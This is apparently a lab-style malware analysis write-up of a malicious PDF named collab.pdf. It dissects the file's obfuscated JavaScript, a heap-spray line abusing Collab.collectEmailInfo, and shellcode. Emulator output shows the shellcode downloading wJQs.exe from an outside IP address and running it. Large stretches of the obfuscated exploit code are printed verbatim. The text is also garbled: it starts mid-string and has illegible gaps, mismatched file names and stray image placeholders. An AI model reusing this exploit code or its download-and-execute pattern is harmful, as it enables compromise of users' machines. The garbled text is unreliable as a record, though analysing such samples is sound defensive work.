n");cnekviog=stwaxap("u%5");ymoiuq=stwaxap("Modfc");dlapr=stwaxap("0d0u");pcvto=stwaxap("i10V");jjxwub=stwaxap("3185");cfftumg=stwaxap("375u");exxcnz=stwaxap("e3");crwdtlp=stwaxap("UAT1");qnnjkgsw=stwaxap("u%03");ohizlu=stwaxap("333");ypfoxyv=stwaxap("453u");hwnthn=stwaxap("54u");lrlulyb=stwaxap("00Y");hssgsg=stwaxap("lu%3");irvakke=stwaxap("dfc");smagsry=stwaxap("333");yzclttv=stwaxap("oit");xgjpkip=stwaxap("1WI");tiltmeod=stwaxap("u%9");rxrpsa=stwaxap("WV");mnkbbabx=stwaxap("559");ahkzf=stwaxap("beu");bhdvimbx=stwaxap("e30e");zvygozh=stwaxap("30bd3");ygdzmlj=stwaxap("3d3");xhzu=stwaxap("000");ilaajo=stwaxap("d5au");mscldb=stwaxap("loc");unxeygd=stwaxap("cnu");ncmqpq=stwaxap("rb");mlwdiwzb=stwaxap("30bd");rvlfpmln=stwaxap("of");exami=stwaxap("P");oakbajl=stwaxap("373");crgqy=stwaxap("999u");sjecep=stwaxap("10u%b");ociztb=stwaxap("2");oomidfn=stwaxap("0Y");jlrcn=stwaxap("0dfu");owyqbe=stwaxap("e56");kntmx=stwaxap("H PND");yztzrob=stwaxap("4u%b");fqjnxwf=stwaxap("u%");ekbvowq=stwaxap("0dau");oouxr=stwaxap("bu%6b");olkfmudc=stwaxap("u%6");wvzpc=stwaxap("000");egheb=stwaxap("u%7");lmlbnf=stwaxap("tgne");vnrjxu=stwaxap("46");ujqoan=stwaxap("67u%b");mubykac=stwaxap("u%962");cpjly=stwaxap("Kb1Yz");zhozua=stwaxap("5du%7");lwpfxah=stwaxap("5e");esxtdqsa=stwaxap("nel");ydnqbgq=stwaxap("CwH");axkrq=stwaxap("00d5");mpogyunp=stwaxap("qr(e");gpsva=stwaxap("d0c0u");gdwxaai=stwaxap("0+");htbsh=stwaxap("0c0c");kxoirrj=stwaxap("m");ylyyafc=stwaxap("d3u");dravxbmk=stwaxap("u%e3a");yqgltguf=stwaxap("2cb6u");lywtolkj=stwaxap("iam");douzqx=stwaxap("u%");rxevxi=stwaxap("G3S n");stegrm=stwaxap("sk");pzjxew=stwaxap("d090u");enltji=stwaxap("d3d3");kpkzzcq=stwaxap("3u%13");vyelujl=stwaxap("u%");fleowy=stwaxap("7cu%");tmxhpbxs=stwaxap("0Yqr");upxlpprd=stwaxap("6bu");eeyik=stwaxap("146bu");yfgbrbydr=stwaxap("fd4c");jyshb=stwaxap("9031");nvduw=stwaxap("hw");qpoirhr=stwaxap("u%6b3");uswa
```

To:

#### 1 collab.txt

```
gkphk=";hytltyr=eval;gkphk=";xshgxzgf=";whi";sdgvd="0,y";xrswtvc="ws";sjoapzt="twax";mfecyrm="ngth";fhkmqp="ya";zxtsiqh="le";oojjaqhf="le(ya";ztghjl="+yao";krnhouj="uic";jlewfxk="odu";smljrb="gth";ddyttnxk="doe";oeqbm="uic";fgywzgz="0}{yu";fceskr="y";kmqzsjw="aoduh";qhrqfw="1");vcymzsr="s";jvdcvb="hc.su";gohyw="oes";exfrbokx="yao";bhmtsl="aod";kwnwoex="ring";fchzbi="funct";hsqxcx="nkl";nagmbm="re";imxawkuu="nkl";mdxqji="duh";chgdurhd="duhc";mbptj="odu";spzjhqw="harAt";alxtxqo="turn";xuijpt="ap(y";cocofnhc="es="";mfecuf="c.c";tddbds="bst";apebh="lengt";sxgununp="kldo";mgeztzln="h-1";hkcoctuy="yu";vtfon="yao";crldyth="ion";xvuzqi="c.len";gkphk+=fchzbi+crldyth+xrswtvc+sjoapzt+xuijpt+bhmtsl+oeqbm+fceskr+sxgununp+cocofnhc+xshgxzgf+oojjaqhf+mbptj+zxtsiqh+mfecyrm+fgywzgz+imxawkuu+gohyw+ztghjl+mdxqji+mfecuf+spzjhqw+exfrbokx+krnhouj+apebh+mgeztzln+vtfon+chgdurhd+fhkmqp+jlewfxk+jvdcvb+tddbds+kwnwoex+sdgvd+kmqzsjw+xvuzqi+smljrb+qhrqfw+nagmbm+alxtxqo+hkcoctuy+hsqxcx+ddyttnxk+vcymzsr;hytltyr(gkphk);gkphk=";isqhurtf=stwaxap("=");kuhmk=stwaxap("HIUA");oimcxpls=stwaxap("u%le");ievghf=stwaxap("b66bu");zuftsvx=stwaxap("84ad");cliydrou=stwaxap("0d0");zvnwb=stwaxap("7a6u");rnnunyh=stwaxap("36bu");qzdhgsj=stwaxap("c0a");jgokenp=stwaxap("552");cpiquael=stwaxap("rav");fznjky=stwaxap("u%551");zwtgcmj=stwaxap("Ty1WI");cijqya=stwaxap("6b0");luenv=stwaxap("m");zxylyj=stwaxap("m");xpqhe=stwaxap("u%3d");nhzhd=stwaxap("c");mlpwvm=stwaxap("av");ixksd=stwaxap("gRDQ");fjqbj=stwaxap("9y0 n");cnekviog=stwaxap("u%5");ymoiuq=stwaxap("Modfc");dlapr=stwaxap("0d0u");pcvto=stwaxap("i10V");jjxwub=stwaxap("3185");cfftumg=stwaxap("375u");exxcnz=stwaxap("e3");crwdtlp=stwaxap("UAT1");qnnjkgsw=stwaxap("u%03");ohizlu=stwaxap("333");ypfoxyv=stwaxap("453u");hwnthn=stwaxap("54u");lrlulyb=stwaxap("00Y");hssgsg=stwaxap("lu%3");irvakke=stwaxap("dfc");smagsry=stwaxap("333");yzclttv=stwaxap("oit");xgjpkip=stwaxap("1WI");tiltmeod=stwaxap("u%9");rxrpsa=stwaxap("WV");mnkbbabx=stwaxap("559");ahkzf=stwaxap("beu");bhdvimbx=stwaxap("e30e");zvygozh=stwaxap("30bd3");ygdzmlj=stwaxap("3d3");xhzu=stwaxap("000");ilaajo=stwaxap("d5au");mscldb=stwaxap("loc");unxeygd=stwaxap("cnu");ncmqpq=stwaxap("rb");mlwdiwzb=stwaxap("30bd");rvlfpmln=stwaxap("of");exami=stwaxap("P");oakbajl=stwaxap("373");crgqy=stwaxap("999u");sjecep=stwaxap("10u%b");ociztb=stwaxap("2");oomidfn=stwaxap("0Y");jlrcn=stwaxap("0dfu");owyqbe=stwaxap("e56");kntmx=stwaxap("H PND");yztzrob=stwaxap("4u%b");fqjnxwf=stwaxap("u%");ekbvowq=stwaxap("0dau");oouxr=stwaxap("bu%6b");olkfmudc=stwaxap("u%6");wvzpc=stwaxap("000");egheb=stwaxap("u%7");lmlbnf=stwaxap("tgne");vnrjxu=stwaxap("46");ujqoan=stwaxap("67u%b");mubykac=stwaxap("u%962");cpjly=stwaxap("Kb1Yz");zhozua=stwaxap("5du%7");lwpfxah=stwaxap("5e");esxtdqsa=stwaxap("nel");ydnqbgq=stwaxap("CwH");axkrq=stwaxap("00d5");mpogyunp=stwaxap("qr(e");gpsva=stwaxap("d0c0u");gdwxaai=stwaxap("0+");htbsh=stwaxap("0c0c");kxoirrj=stwaxap("m");ylyyafc=stwaxap("d3u");dravxbmk=stwaxap("u%e3a");yqgltguf=stwaxap("2cb6u");lywtolkj=stwaxap("iam");douzqx=stwaxap("u%");rxevxi=stwaxap("G3S n");stegrm=stwaxap("sk");pzjxew=stwaxap("d090u");enltji=stwaxap("d3d3");kpkzzcq=stwaxap("3u%13");vyelujl=stwaxap("u%");fleowy=stwaxap("7cu%");tmxhpbxs=stwaxap("0Yqr");upxlpprd=stwaxap("6bu");eeyik=stwaxap("146bu");yfgbrbydr=stwaxap("fd4c");jyshb=stwaxap("9031");nvduw=stwaxap("hw");qpoirhr=stwaxap("u%6b3");uswa
```



We run above code and convert output to collab3.txt, as well as take a look by SciTE.

[illegible]

Now, we have three files: collab.txt, collab1.txt, collab2.txt. All here files should be different, collab.txt able to run in ScriptMonkey, and collap3.txt should be the first iteration of the deobfuscated Javascript code e extract from collab.pdf.

[illegible]

```
YTDNPHwC = unescape("%u0c0c%u0c0c");while(YTDNPHwC.length < 44952) YTDNPHwC += YTDNPHwC;this.collabStore = Collab.collectEmailInfo({subj: "",msg: YTDNPHwC});Qy9QDRQu(0);
```

Looking the payload, this payload is likely shellcode, but payloads are often Unicode (%u).

To understand what shellcode will do, we will use decoder to convert strings to binaries, by using base64dump and pu (percent Unicode), -e: encode.

There are three ID, but ID 1 is the largest. Analysing the line 1 by using -s -l, -d: decode.

Converting above output to file binary: collab-out.bin

```
remnux@remnux:~/Downloads/pdf/psamples$ cat collab-out.bin
0x=0mmnjm0k-00=H;W<n0k9gd009|0=H00k5lk0H0IE>0k0K>00t|0>0020-0I5000>0j00"H0c0c>0[01v0c!>090>00cd00000's3ie+3C00N00fH>0050>0-9XEX0-5=f009
'MJw'LN=UIIM


0^V\^=T_Y
X

[
Y\
^ \
^

=remnux@remnux:~/Downloads/pdf/psamples$
```



Next, we have a tool that can analyze shellcode: `scDbg` or `Shellcode debugger`.


```
remnux@remnux:~/Downloads/pdf/sample$ sdbg
wine: created the configuration directory '/home/remnux/.wine'
0012:err:ole:marshal_object couldn't get IPSFactory buffer for interface {00000131-0000-0000-c000-000000000046}
0012:err:ole:marshal_object couldn't get IPSFactory buffer for interface {6d5140c1-7436-11ce-8034-00aa006009fa}
0012:err:ole:StdMarshalImpl MarshalInterface Failed to create ifstub, hres=0x80004002
0012:err:ole:CoMarshalInterface Failed to marshal the interface {6d5140c1-7436-11ce-8034-00aa006009fa}, 80004002
0012:err:ole:get_local_server_stream Failed: 80004002
0014:err:ole:marshal_object couldn't get IPSFactory buffer for interface {00000131-0000-0000-c000-000000000046}
0014:err:ole:marshal_object couldn't get IPSFactory buffer for interface {6d5140c1-7436-11ce-8034-00aa006009fa}
0014:err:ole:StdMarshalImpl MarshalInterface Failed to create ifstub, hres=0x80004002
0014:err:ole:CoMarshalInterface Failed to marshal the interface {6d5140c1-7436-11ce-8034-00aa006009fa}, 80004002
0014:err:ole:get_local_server_stream Failed: 80004002
Could not find Wine Gecko. HTML rendering will be disabled.
```



We will say Yes to the First Run register of extensions.

```
remnux@remnux:~/Downloads/pdf/sample$ sdbg
wine: created the configuration directory '/home/remnux/.wine'
0012:err:ole:marshal_object couldn't get IPSFactory buffer for interface {00000131-0000-0000-c000-000000000046}
0012:err:ole:marshal_object couldn't get IPSFactory buffer for interface {6d5140c1-7436-11ce-8034-00aa006009fa}
0012:err:ole:StdMarshalImpl MarshalInterface Failed to create ifstub, hres=0x80004002
0012:err:ole:CoMarshalInterface Failed to marshal the interface {6d5140c1-7436-11ce-8034-00aa006009fa}, 80004002
0012:err:ole:get_local_server_stream Failed: 80004002
0014:err:ole:marshal_object couldn't get IPSFactory buffer for interface {00000131-0000-0000-c000-000000000046}
0014:err:ole:marshal_object couldn't get IPSFactory buffer for interface {6d5140c1-7436-11ce-8034-00aa006009fa}
0014:err:ole:StdMarshalImpl MarshalInterface Failed to create ifstub, hres=0x80004002
0014:err:ole:CoMarshalInterface Failed to marshal the interface {6d5140c1-7436-11ce-8034-00aa006009fa}, 80004002
0014:err:ole:get_local_server_stream Failed: 80004002
Could not find Wine Gecko. HTML rendering will be disabled.
Could not find Wine Gecko. HTML rendering will be disabled.
wine: configuration in L"/home/remnux/.wine" has been updated.
```





This is information that tells what this shell going to do, IP address, name: wJQs.exe

```
Loaded 1a4 bytes from file Z:\home\remnux\DOWN-NTG\pdf\file\samples\COLL-Q00.BIN
Initialization Complete..
Max Steps: 2000000
Using base offset: 0x401000

40105d LoadLibraryA(urlmon)
40108c GetTempPathA(len=104, buf=12fcf4) = 15
4010c4 URLDownloadToFileA(http://94.247.2.157/.lck/?h=5ac017892bd46e0100f07002da639a9a06000000002c15031930001040900000000170, C:\users\remnux\Temp\w
JQs.exe)
4010cf WinExec(C:\users\remnux\Temp\wJQs.exe)
4010dd ExitProcess(1968978499)

Stepcount 301665

Z:\opt\scdbg>
```

```
wine: configuration in L"/home/remnux/.wine" has been updated.
Shellcode.Document="Z:\opt\scdbg\gui_launcher.exe" %1
.sc=Shellcode.Document

Loaded 1a4 bytes from file Z:\home\remnux\DOWN-NTG\pdf\file\samples\COLL-Q00.BIN
Initialization Complete..
Max Steps: 2000000
Using base offset: 0x401000

40105d LoadLibraryA(urlmon)
40108c GetTempPathA(len=104, buf=12fcf4) = 15
4010c4 URLDownloadToFileA(http://94.247.2.157/.lck/?h=5ac017892bd46e0100f07002
JQs.exe)
4010cf WinExec(C:\users\remnux\Temp\wJQs.exe)
4010dd ExitProcess(1968978499)

Stepcount 301665

Z:\opt\scdbg>
Z:\opt\scdbg>
```

